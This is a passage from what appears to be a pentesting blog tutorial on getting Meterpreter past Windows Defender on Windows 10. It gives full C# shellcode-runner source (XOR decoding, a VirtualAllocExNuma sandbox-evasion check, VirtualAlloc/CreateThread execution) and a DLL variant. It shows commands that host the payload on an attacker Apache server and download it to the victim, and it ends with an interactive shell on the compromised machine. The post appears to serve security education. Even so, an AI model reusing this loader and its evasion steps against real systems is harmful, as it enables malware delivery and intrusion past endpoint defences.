using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace shellcode_runner
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32
          nndPreferred);

        [DllImport("kernel32.dll")]
        static extern IntPtr GetCurrentProcess();

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
          IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
```

Figure 21 – Preparing API calls in C#

Next is the meat of the executable, the part that will actually run the shellcode while bypassing AV.

Our XOR-encoded payload should bypass some signature detection, but we also need to bypass heuristics as well. AV engines will typically "execute" programs in a sandboxed environment to analyze their behavior for anything suspicious. We'll have to fool the heuristic engine in Defender to make it think our program is legitimate.

The first thing we need to do in the code is set up the heuristics bypass. Since heuristics engines typically "emulate" execution instead of actually running the binary, we might be able to bypass detection by trying to invoke an uncommon API call that the AV engine isn't emulating. This would cause that API call to fail, and we can tell our program to halt execution if it detects this failure.

In this way, we can make the heuristics engine flag our program as "clean" by just exiting the program before anything malicious happens.

We'll invoke the `VirtualAllocExNuma()` API call to do this. This is an alternative version of `VirtualAllocEx()` that is meant to be used by systems with more than one physical CPU:

```
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000
if (mem == null)
{
  return;
}
```

What we're doing here is trying to allocate memory with VirtualAllocExNuma(), and if it fails (if (mem ==null)), we just exit immediately.
Otherwise, execution will continue. We'll use a similar loop to before to decode the shellcode. Make sure the XOR key is the same as before:

```
for(int i = 0; i < buf.Length; i++)
{
  buf[i] = (byte)(((uint)buf[i] ^ 0xAA) & 0xFF);
}
```

Then, we'll allocate memory. If we look at [the MSDN for VirtualAlloc], we can see that the arguments, in order, are the memory address to start at, the buffer size, the allocation type, and the memory protection settings:

```
C++

LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Figure 22 - MSDN for VirtualAlloc

We'll set the address argument to 0 (to let the OS chose the start address), 0x1000 bytes in size, 0x3000 to set the Allocation type to MEM_COMMIT + MEM_RESERVE, and set the memory permissions to PAGE_EXECUTE_READWRITE with 0x40:

```
IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
```

Next, let's copy the shellcode into this newly allocated memory:

```
Marshal.Copy(buf, 0, addr, size);
```

Now it's time to run the shellcode. We'll spawn a new worker thread, point it to the start of the shellcode, and let it run. Looking at [the MSDN for CreateThread], we learn that the required arguments are the thread attributes, the stack size, the start address, additional parameters, creation flags, and thread ID.

```
C++

HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  SIZE_T                  dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
  __drv_aliasesMem LPVOID lpParameter,
  DWORD                   dwCreationFlags,
  LPDWORD                 lpThreadId
);
```

Figure 23 - MSDN for CreateThread

For most of these arguments we'll supply 0s to let the API chose it's default actions, except for the start address, which will be the result that VirtualAlloc() returned to us earlier:

```
IntPtr hThread = CreateThread(IntPrt.Zero, 0, addr, IntPtr.Zero, 0, IntP
```

Lastly, we make a call to WaitForSingleObject() to keep the thread alive; otherwise it will die. To make this call wait indefinitely, we give it a value of all hexidecimal Fs:

```
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

The complete code:

```
            IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
            if(mem == null)
            {
                return;
            }

            // Our custom XOR-encoded payload
            byte[] buf = new byte[560]...;

            // Decode the payload
            for(int i = 0; i < buf.Length; i++)
            {
                buf[i] = (byte)(((uint)buf[i] ^ 0xAA) & 0xFF);
            }

            int size = buf.Length;

            // Allocate memory
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            // Copy shellcode into memory
            Marshal.Copy(buf, 0, addr, size);

            // Execute shellcode
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

Bypass heurisitcs by calling an uncommon API.

Define shellcode, allocate memory for the payload, copy the shellcode into our new buffer, and then execute it.

Figure 24 – The shellcode runner completed

With all this work done, we'll compile this binary. I keep my projects on a Samba share on Kali, and just run Visual Studio on my Windows host, so I'll switch back to Kali, and copy the compiled binary to my Apache web server:

```
┌──(purpl3f0x🦊kronya)-[~/…/shellcode_runner/bin/x64/Release]
└─$ sudo cp shellcode_runner.exe /var/www/html/xor_met.exe
```

Figure 25 – Copying the binary to Apache

Back over on the victim, we'll download the binary again:

```
Windows PowerShell
PS C:\Users\zepher\Downloads> Invoke-WebRequest -Uri http://192.168.42.208/xor_met.exe -OutFile met.exe
PS C:\Users\zepher\Downloads>
```

Figure 26 – Downloading the new payload

Now, let's cross our fingers and run the binary again and see what happens!



Figure 27 - New payload still gets caught

Figure 28 - Disappointment

So after all that, it still gets caught? That's disappointing, but it's not the end. We can improve this further, but it will require a slight restructuring in C#, and some PowerShell magic to work.

Improving AV evasion by not writing to disk

One thing we can try is loading Meterpreter directly into memory instead of putting it on the disk. This will sometimes avoid AV detection. By itself, it's not a sure bypass, but chained with what we've done so far, it might be effective.

Let's start by making a new C# project, but this time, we need to make a DLL, not an application.

Like before, we start by setting up some C# API calls:

```
using System;
using System.Runtime.InteropServices;

namespace ClassLibrary1
{
    public class Class1
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
          IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32
          nndPreferred);

        [DllImport("kernel32.dll")]
        static extern IntPtr GetCurrentProcess();

        [DllImport("kernel32.dll")]
        static extern void Sleep(uint dwMilliseconds);
```

Figure 29 – Preparing API calls in C#

The rest of the executable will look virtually the same as the shellcode runner from before:

```
        public static void runner()
        {
            IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
            if (mem == null)
            {
                return;
            }

            byte[] buf = new byte[560] {...};

            for (int i = 0; i < buf.Length; i++)
            {
                buf[i] = (byte)(((uint)buf[i] ^ 0xAA) & 0xFF);
            }

            int size = buf.Length;

            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            Marshal.Copy(buf, 0, addr, size);

            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

Remember this function name

Figure 30 – The main function

Make note of whatever you name your function. We'll need it later. For now we compile this DLL, and then put it on Kali's apache server again:



Figure 31 – Copying the DLL to Apache

Okay, so now we have a DLL. But what good is that to us? You can't just execute DLLs like exes, Windows won't let you, even though technically DLLs are still executable PE files. We need a way to run it, and more importantly, run it from memory instead of disk. We can do this with a short PowerShell script:



Figure 32 – PowerShell Download Cradle

This PowerShell script will download the DLL, load it directly into memory, and invoke whatever function we name. As shown above, we're invoking the runner function.

Now, instead of just downloading and running this script, we can continue with our new strategy of downloading this script directly into memory. Interestingly, AMSI doesn't seem to impede me here:



Figure 33 – PowerShell one-liner to download .ps1 scripts into memory

After pressing enter on the above command, the PowerShell terminal appears to hang. Let's go look at Kali:



Figure 34 - Meterpreter executes and functions as intended

Figure 35 - Do the Root Dance!

Just for giggles, let's test dropping into a system shell and see if we can run OS commands:

```
meterpreter > shell
Process 676 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.1440]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\zepher>cd Desktop
cd Desktop

C:\Users\zepher\Desktop>echo "haha I bypassed your AV!" > pwnd.txt
echo "haha I bypassed your AV!" > pwnd.txt
```

Figure 36 - Spawning an OS shell and making a new file on the desktop



Figure 37 - Looking at the new file

Wrapping up

There we have it. Meterpreter running on Windows 10, with fully updated Defender definitions. By combining a few layers of encoding, and some PowerShell to run our code directly out of memory, we've bypassed AV and now have free reign over the system.

References

>> MSDN for CreateThread
>> MSDN for VirtualAlloc
>> Pinvoke
>> My GitHub repo with the tools and source code shown here

tags: Pentesting - Antivirus Evasion